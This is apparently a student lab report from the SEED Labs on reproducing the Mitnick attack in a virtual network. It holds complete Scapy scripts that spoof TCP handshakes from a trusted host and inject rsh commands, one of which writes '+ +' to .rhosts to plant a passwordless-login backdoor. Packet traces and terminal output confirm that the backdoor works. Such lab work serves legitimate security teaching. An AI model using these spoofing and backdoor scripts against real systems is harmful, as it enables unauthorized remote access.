
Network Setup:


Name	Role	IP Address	MAC Address
SEEDUbuntu	Attacker	10.0.2.7	08:00:27:b7:ba:af
SEEDUbuntu1	X-terminal	10.0.2.8	08:00:27:cd:2d:fd
SEEDUbuntu2	Trusted Server	10.0.2.10	08:00:27:98:60:5e

We change the .rhosts file so that the Trusted Server can login without requiring to enter a password:



Task 1: Simulated SYN flooding

We disconnect the trusted server from the network, so it is completely muted. In the Mitnick attack, this was achieved by performing SYN flood on the Trusted Server. We also make sure to have the Trusted Server's Link address in the ARP table so that the SYN+ACK can be sent from the X-terminal and hence complete the TCP 3-way handshake.



This step achieves two goals – SYN+ACK can be sent successfully from X-terminal to Trusted Server without performing ARP – which would have failed due to the Trusted Server being unreachable. Also, the Trusted Server does not send an RST packet on receiving a SYN+ACK from the X-terminal, which it would send due to not originating the connection using SYN packet. We permanently add the entry in the ARP cache for a successful attack and avoid it being removed by the OS.

Task 2: Spoof TCP Connections and rsh Sessions

Task 2.1: Spoof the First TCP Connection


We spoof the first TCP Connection that is initiated by the Trusted Server (Attacker):

Step 1: Spoof a SYN packet

We spoof a SYN packet to initiate a 3-way handshake of a TCP connection using the following code:

```
#!usr/bin/python3
from scapy.all import *
import sys

print("Sending Spoofed SYN Packet ...")
IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
TCPLayer = TCP(sport=1023,dport=514,flags="S", seq=778933536)
pkt = IPLayer/TCPLayer
send(pkt,verbose=0)

```

The following shows that the SYN packet was sent and a SYN+ACK was received from the X-terminal:




Step 2: Respond to the SYN+ACK packet


Now, in response to the SYN+ACK received, the attacker needs to send an ACK packet in order to complete the 3-way handshake and establish the first TCP connection. We use the following code to sniff the packets and respond with an ACK packet on seeing a SYN+ACK. We run this program first and then the one used in Step 1. This ensures that the SYN+ACK is sniffed in response to the SYN sent and an ACK is sent in response to it. The following is the program:

```python
#!usr/bin/python3
from scapy.all import *
import sys

X_terminal_IP = "10.0.2.8"
X_terminal_Port = 514

Trusted_Server_IP = "10.0.2.10"
Trusted_Server_Port = 1023

def spoof_pkt(pkt):
    sequence = 778933536 + 1
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
    print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
        old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

    if old_tcp.flags == "SA":
        print("Sending Spoofed ACK Packet ...")
        IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
        TCPLayer = TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="A",
         seq=sequence, ack= old_ip.seq + 1)
        pkt = IPLayer/TCPLayer
        send(pkt,verbose=0)

pkt = sniff(filter="tcp and src host 10.0.2.8", prn=spoof_pkt)
```

The following shows the execution in 2 terminals on the Attacker's machine, running Task2.1.2 before Task2.1.1.:



The following Wireshark trace shows that the ACK packet was sent successfully and the 3-way handshake was completed:



1	2020-02-22 17:23:55.843048243	PcsCompu_b7:ba:af	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.7
2	2020-02-22 17:23:55.843554128	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	60	10.0.2.8 is at 08:00:27:cd:2d:fd
3	2020-02-22 17:23:55.845015235	10.0.2.10	10.0.2.8	TCP	54	1023 → 514 [SYN] Seq=778933536 Win=8192 Len=0
4	2020-02-22 17:23:55.845486774	10.0.2.8	10.0.2.10	TCP	60	514 → 1023 [SYN, ACK] Seq=3409953915 Ack=778933537 Win=29200 Le…
5	2020-02-22 17:23:55.858032091	PcsCompu_b7:ba:af	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.7
6	2020-02-22 17:23:55.858542296	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	60	10.0.2.8 is at 08:00:27:cd:2d:fd
7	2020-02-22 17:23:55.864587096	10.0.2.10	10.0.2.8	TCP	54	1023 → 514 [ACK] Seq=778933537 Ack=3409953916 Win=8192 Len=0
8	2020-02-22 17:23:55.869321036	10.0.2.8	192.168.0.1	DNS	82	Standard query 0x00d9 PTR 10.2.0.10.in-addr.arpa
9	2020-02-22 17:23:55.886961553	RealtekU_12:35:00	Broadcast	ARP	60	Who has 10.0.2.8? Tell 10.0.2.1
10	2020-02-22 17:23:55.886980177	PcsCompu_cd:2d:fd	RealtekU_12:35:00	ARP	60	10.0.2.8 is at 08:00:27:cd:2d:fd
11	2020-02-22 17:23:55.886984477	192.168.0.1	10.0.2.8	DNS	82	Standard query response 0x00d9 No such name PTR 10.2.0.10.in-ad…

```
▶ Frame 7: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 778933537, Ack: 3409953916, Len: 0
    Source Port: 1023
    Destination Port: 514
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 778933537
    Acknowledgment number: 3409953916
    Header Length: 20 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -2 (no window scaling used)]
    Checksum: 0x1e77 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ [SEQ/ACK analysis]
```

Step 3: Spoof the rsh data packet.

Now, we modify and combine all the 3 steps in a single program to complete the 3-way handshake of the first TCP connection and also send the rsh data packet that consists of the command to be executed at the X-terminal:

```
#!usr/bin/python3
from scapy.all import *
import sys

X_terminal_IP = "10.0.2.8"
X_terminal_Port = 514

Trusted_Server_IP = "10.0.2.10"
Trusted_Server_Port = 1023

def spoof_pkt(pkt):
    sequence = 778933536 + 1
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
    print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
        old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

    if old_tcp.flags == "SA":
        print("Sending Spoofed ACK Packet ...")
        IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
        TCPLayer = TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="A",
         seq=sequence, ack= old_ip.seq + 1)
        pkt = IPLayer/TCPLayer
        send(pkt,verbose=0)

        # After sending ACK packet
        print("Sending Spoofed RSH Data Packet ...")
        data = '9090\x00seed\x00seed\x00touch /tmp/Megha\x00'
        pkt = IPLayer/TCPLayer/data
        send(pkt,verbose=0)

def spoofing_SYN():
    print("Sending Spoofed SYN Packet ...")
    IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
    TCPLayer = TCP(sport=1023,dport=514,flags="S", seq=778933536)
    pkt = IPLayer/TCPLayer
    send(pkt,verbose=0)

def main():
    spoofing_SYN()
    pkt = sniff(filter="tcp and src host 10.0.2.8", prn=spoof_pkt)

if __name__ == "__main__":
    main()
```

The following shows the execution output at the Attacker's machine:

```
[02/22/20]seed@VM:~/.../Lab5$ sudo python3 Task2.1.py
Sending Spoofed SYN Packet ...
10.0.2.8:514 -> 10.0.2.10:1023 Flags=SA Len=0
Sending Spoofed ACK Packet ...
Sending Spoofed RSH Data Packet ...
10.0.2.8:514 -> 10.0.2.10:1023 Flags=A Len=0
10.0.2.8:1023 -> 10.0.2.10:9090 Flags=S Len=0
10.0.2.8:1023 -> 10.0.2.10:9090 Flags=S Len=0
10.0.2.8:1023 -> 10.0.2.10:9090 Flags=S Len=0
^C[02/22/20]seed@VM:~/.../Lab5$
```

In the Wireshark trace, we see that the data packet is sent and also the X-terminal initiates a connection to the trusted server's port 9090 (one entered by us in the rsh data packet):

ip.src==10.0.2.10 or ip.src==10.0.2.8 Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
3	2020-02-22 17:49:31.795726628	10.0.2.10	10.0.2.8	TCP	54	1023 → 514 [SYN] Seq=778933536 Win=8192 Len=0
4	2020-02-22 17:49:31.796320408	10.0.2.8	10.0.2.10	TCP	60	514 → 1023 [SYN, ACK] Seq=1639221793 Ack=778933537 Win=29200 Le…
7	2020-02-22 17:49:31.813298282	10.0.2.10	10.0.2.8	TCP	54	1023 → 514 [ACK] Seq=778933537 Ack=1639221794 Win=8192 Len=0
8	2020-02-22 17:49:31.817652685	10.0.2.8	192.168.0.1	DNS	82	Standard query 0xbb12 PTR 10.2.0.10.in-addr.arpa
12	2020-02-22 17:49:31.841637844	10.0.2.10	10.0.2.8	RSH	86	Session Establishment
13	2020-02-22 17:49:31.842226295	10.0.2.8	10.0.2.10	TCP	60	514 → 1023 [ACK] Seq=1639221794 Ack=778933569 Win=29200 Len=0
14	2020-02-22 17:49:31.842234378	10.0.2.8	10.0.2.10	TCP	74	1023 → 9090 [SYN] Seq=1604409182 Win=29200 Len=0 MSS=1460 SACK_…
15	2020-02-22 17:49:32.855414373	10.0.2.8	10.0.2.10	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=1604409182 Win=29200…
16	2020-02-22 17:49:34.871470658	10.0.2.8	10.0.2.10	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=1604409182 Win=29200…

```
▶ Frame 12: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 778933537, Ack: 1639221794, Len: 32
    Source Port: 1023
    Destination Port: 514
    [Stream index: 0]
    [TCP Segment Len: 32]
    Sequence number: 778933537
    [Next sequence number: 778933569]
    Acknowledgment number: 1639221794
    Header Length: 20 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -2 (no window scaling used)]
    Checksum: 0xbf4d [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ [SEQ/ACK analysis]
▼ Remote Shell
    Stderr port (optional): 9090
    Client username: seed
    Server username: seed
    Command to execute: touch /tmp/Megha
```

Now, we check if the touch command was executed on the X-terminal and we see that it was not and hence there is no file named Megha created in it.

```
[02/22/20]seed@VM:~$ cd /tmp
[02/22/20]seed@VM:/tmp$ ls
config-err-VOxlRO
systemd-private-6dbc7a142dfc47abaec495391b9e7a3e-colord.service-nSS2ZB
systemd-private-6dbc7a142dfc47abaec495391b9e7a3e-rtkit-daemon.service-n4uGBk
unity_support_test.1
[02/22/20]seed@VM:/tmp$
```


This is because the rsh connection has not been completely established yet.

Task 2.2: Spoof the Second TCP Connection


After the first connection was established, X-Terminal initiated the second connection. This connection is used by rshd to send out error messages. We need to completely establish this connection or rshd will stop and hence we will not be successful in our attack. The following is the program to spoof a SYN+ACK to the received SYN from the X-terminal for this new connection:

```python
#!usr/bin/python3
from scapy.all import *
import sys

X_terminal_IP = "10.0.2.8"
X_terminal_Port = 1023
Trusted_Server_IP = "10.0.2.10"
Trusted_Server_Port = 9090

def spoof_pkt(pkt):
    sequence = 378933595
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    if old_tcp.flags == "S":
        print("Sending Spoofed SYN+ACK Packet ...")
        IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
        TCPLayer = TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="SA",
         seq=sequence, ack= old_ip.seq + 1)
        pkt = IPLayer/TCPLayer
        send(pkt,verbose=0)

pkt = sniff(filter="tcp and dst host 10.0.2.10 and dst port 9090", prn=spoof_pkt)
```


Here we sniff the traffic going to the trusted server on port 9090. If the sniffed packet is a SYN packet, we respond it with a SYN+ACK. The following Wireshark trace show that we were successful in sending a spoofed SYN+ACK and also see an ACK to the sent SYN+ACK:



The following is the execution at the Attacker's machine. We first run the program from Task 2.1. and then run Task 2.2:



Once the connection was established completely, the sent command in the rsh data packet is executed and on checking it at the X-terminal, we see that the file is indeed created:



Task 3: Set Up a Backdoor

Now, in order to plant a backdoor in X-terminal, we change the command to write + + to the .rhosts file. This will allow any IP address to log in without asking for the password. The following is the entire code to perform Mitnick Attack to plant a backdoor:

```python
#!usr/bin/python3
from scapy.all import *
import sys
X_terminal_IP = "10.0.2.8"
X_terminal_Port = 514
X_terminal_Port_2 = 1023
Trusted_Server_IP = "10.0.2.10"
Trusted_Server_Port = 1023
Trusted_Server_Port_2 = 9090

def spoof_pkt(pkt):
    sequence = 778933536 + 1
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
    print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
        old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

    if old_tcp.flags == "SA":
        print("Sending Spoofed ACK Packet ...")
        IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
        TCPLayer = TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="A",
         seq=sequence, ack= old_ip.seq + 1)
        pkt = IPLayer/TCPLayer
        send(pkt,verbose=0)
        # After sending ACK packet
        print("Sending Spoofed RSH Data Packet ...")
        data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
        pkt = IPLayer/TCPLayer/data
        send(pkt,verbose=0)

    if old_tcp.flags == 'S' and old_tcp.dport == Trusted_Server_Port_2 and old_ip.dst == Trusted_Server_IP:
        sequence_num = 378933595
        print("Sending Spoofed SYN+ACK Packet for 2nd Connection...")
        IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
        TCPLayer = TCP(sport=Trusted_Server_Port_2,dport=X_terminal_Port_2,flags="SA",
         seq=sequence_num, ack= old_ip.seq + 1)
        pkt = IPLayer/TCPLayer
        send(pkt,verbose=0)

def spoofing_SYN():
    print("Sending Spoofed SYN Packet ...")
    IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
    TCPLayer = TCP(sport=1023,dport=514,flags="S", seq=778933536)
    pkt = IPLayer/TCPLayer
    send(pkt,verbose=0)

def main():
    spoofing_SYN()
    pkt = sniff(filter="tcp and src host 10.0.2.8", prn=spoof_pkt)

if __name__ == "__main__":
    main()
```

Line 52, Column 27

In this code, we first spoof a syn packet, and then start a sniffer to capture any packets from X-terminal. We print all the packets received and if the packet is a SYN+ACK – possibly for the previous sent SYN packet, we spoof an ACK packet to complete the 3-way handshake. Just after that, we also send another packet consisting of rsh data. This packet consists of the command to be executed at the X-terminal on establishing the entire connection. After that, X-terminal initiates another connection and we sniff those packets as well to send a spoofed SYN+ACK packet. This establishes the entire connection and our command is executed after that.

We run the above program and terminate it once enough packets are sent to establish the connection and send the command. After terminating the program, we log into the X-terminal using the rsh command and see that we were logged in without asking for a password:

```
Terminal

[02/26/20]seed@VM:~/.../Lab5$ sudo python3 Task3.py
Sending Spoofed SYN Packet ...
10.0.2.8:514 -> 10.0.2.10:1023 Flags=SA Len=0
Sending Spoofed ACK Packet ...
Sending Spoofed RSH Data Packet ...
10.0.2.8:514 -> 10.0.2.10:1023 Flags=A Len=0
10.0.2.8:1023 -> 10.0.2.10:9090 Flags=S Len=0
Sending Spoofed SYN+ACK Packet for 2nd Connection...
10.0.2.8:1023 -> 10.0.2.10:9090 Flags=A Len=0
10.0.2.8:514 -> 10.0.2.10:1023 Flags=PA Len=1
10.0.2.8:1023 -> 10.0.2.10:9090 Flags=FA Len=0
10.0.2.8:514 -> 10.0.2.10:1023 Flags=FA Len=0
10.0.2.8:1023 -> 10.0.2.10:9090 Flags=FA Len=0
10.0.2.8:1023 -> 10.0.2.10:9090 Flags=FA Len=0
10.0.2.8:1023 -> 10.0.2.10:9090 Flags=FA Len=0
10.0.2.8:514 -> 10.0.2.10:1023 Flags=FPA Len=1
10.0.2.8:1023 -> 10.0.2.10:9090 Flags=FA Len=0
^C[02/26/20]seed@VM:~/.../Lab5$ rsh 10.0.2.8
Last login: Wed Feb 19 21:34:56 EST 2020 from 10.0.2.10 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/26/20]seed@VM:~$
```


The following Wireshark trace shows the same:

ip.src==10.0.2.10 or ip.src==10.0.2.8 Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
3	2020-02-26 19:44:37.227369680	10.0.2.10	10.0.2.8	TCP	54	1023 → 514 [SYN] Seq=778933536 Win=8192 Len=0
4	2020-02-26 19:44:37.227937727	10.0.2.8	10.0.2.10	TCP	60	514 → 1023 [SYN, ACK] Seq=2941575491 Ack=778933537 Win=2…
7	2020-02-26 19:44:38.258077095	10.0.2.8	10.0.2.10	TCP	60	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=294157549…
8	2020-02-26 19:44:38.262834743	10.0.2.10	10.0.2.8	TCP	54	1023 → 514 [ACK] Seq=778933537 Ack=2941575492 Win=8192 L…
9	2020-02-26 19:44:38.265768285	10.0.2.8	192.168.0.1	DNS	82	Standard query 0xc795 PTR 10.2.0.10.in-addr.arpa
10	2020-02-26 19:44:38.272747346	10.0.2.10	10.0.2.8	RSH	88	Session Establishment
11	2020-02-26 19:44:38.273262242	10.0.2.8	10.0.2.10	TCP	60	514 → 1023 [ACK] Seq=2941575492 Ack=778933571 Win=29200 …
13	2020-02-26 19:44:38.280826259	10.0.2.8	10.0.2.10	TCP	74	1023 → 9090 [SYN] Seq=910300086 Win=29200 Len=0 MSS=1460…
14	2020-02-26 19:44:38.284016403	10.0.2.10	10.0.2.8	TCP	54	9090 → 1023 [SYN, ACK] Seq=378933595 Ack=910300087 Win=8…
15	2020-02-26 19:44:38.284527752	10.0.2.8	10.0.2.10	TCP	60	1023 → 9090 [ACK] Seq=910300087 Ack=378933596 Win=29200 …
16	2020-02-26 19:44:38.286552442	10.0.2.8	10.0.2.10	RSH	60	Server username:seed Server -> Client Data
